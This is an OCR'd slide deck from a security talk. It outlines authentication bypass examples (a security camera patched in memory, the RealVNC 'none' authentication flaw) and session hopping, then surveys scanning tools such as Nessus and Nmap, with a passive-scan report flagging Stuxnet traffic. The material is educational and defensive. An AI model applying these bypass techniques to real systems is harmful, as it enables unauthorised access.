Copyright (c) 2004-2010 Gergely Erdelyi - http://code.google.com/p/idapython/
-------------------------------------------------------------------------------
Using FLIRT signature: Microsoft VisualC 2-10/net runtime
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

Python

AU: idle | Down | Disk: 2GB


Authentication bypass – security camera

- Step 4: Modify the code in memory



Authentication bypass – security camera

- Step 5: Try to log in (also, profit!)



Authentication bypass – RealVNC


- A really funny example
- Server: “You may authentication with ‘good’, ‘better’, or ‘best’ authentication”
- Client: “I choose ‘none’”
- Server: “Welcome!”

Session hopping

- Changing to a different session (probably with higher privileges)
- Lots of ways…
  - Stealing/guessing a token
  - Sessions not invalidated properly (aka, session fixation)
  - Etc.
- Often very difficult to detect

Session hopping

- A government program actually did this. I'm serious. I wish I was joking.
- (Nessus won't detect this, nor will any scanner)



Tools

- Let's start by talking about general concepts
  - Enumeration
    - Portscanning / web spidering
  - Vulnerability detection
    - False positives / negatives
    - Passive vulnerability detection

Enumeration

- Portscanning
  - Determine which services are available
  - Instead of running 50,000+ checks against mostly closed ports, just run the 100 applicable ones
- Web spidering
  - Determine which pages and arguments exist
  - Run tests against all pages + arguments

Vulnerability detection

- Test for each individual vulnerability on every open port
- As discussed earlier, several ways
  - Get a version number
  - Look for interesting responses
  - Exploit the vulnerability

Vulnerability detection

- False positives + false negatives
  - Some checks aren't 100% reliable
  - Where do you err?
  - Nessus has an option: "report paranoia"
  - Check vulnerabilities manually!

Vulnerability detection

- Passive vulnerability scanning

PVS Backdoors Discovered

Plugin ID	Plugin Name	Severity	IP Address	Last Observed
5721	Stuxnet Traffic Detection	High	172.20.5.11	Jun 11, 2012 9:15
7058	DNS Client Flame Infection	High	172.20.15.100	Jun 11, 2012 14:26
4440	Generic Botnet Client Detection	High	10.10.51.6	Mar 29, 2012 0:03

Last Updated: 5 days ago

Plugin ID: 5721 **Address:** 172.20.5.11 **Port / Protocol:** (0 / tcp) **Repository:** TNS Passive Data

Plugin Name: Stuxnet Traffic Detection **Family:** Backdoors **Severity:** High

Recast Risk Accept Risk

First Discovered: Jan 17, 2012 22:51
Last Observed: Jun 11, 2012 9:15

PVS Timestamp: Jun 11 08:59:33

The remote host is passing RPC traffic which is requesting an RPC UUID which is synonymous with the Stuxnet trojan. This may indicate that either the host is infected with stuxnet or the host is scanning for Stuxnet-infected machines.
Solution :

Ensure that the system is not infected. If it is not infected, ensure that the system is authorized to be running security scans on the network.

Tools

- Going to talk about the tools I've been involved with
  - Nessus
  - Nmap
- Tools that also exist that I won't mention since I've never worked on them:
  - Nexpose (Rapid7)
  - Burp suite
  - Foundstone
  - IBM Rational Appscan
  - …lots more

Tools – Nessus

- Written by Tenable Network Security
  - My current employer
- Oldest tool of its kind
  - Version 1 was 1997 or so
  - Current version is 5.0.1, released earlier this year
  - Uses Nessus Attack Scripting language – NASL – for checks

Tools – Nmap

- Originally a portscanner
  - Also released in 1997
- Added the “Nmap Scripting Engine” a couple years ago
  - Scripts are written in Lua
  - Mostly community-contributed and Google Summer of Code students

Tools – bottom line

- Some tools find different issues, and have different strengths
- I personally run three different tools
  - Nmap, Nessus, and Burp Suite

Tools – output

- You will get false positives and false negatives
  - Confirming issues is important
- Issues discovered by tools may have the “wrong” severity ratings
  - Understanding the business and triaging issues is critical

Questions?

- Blog: http://www.skullsecurity.org
- Email: ron@skullsecurity.net
- Twitter: @iagox86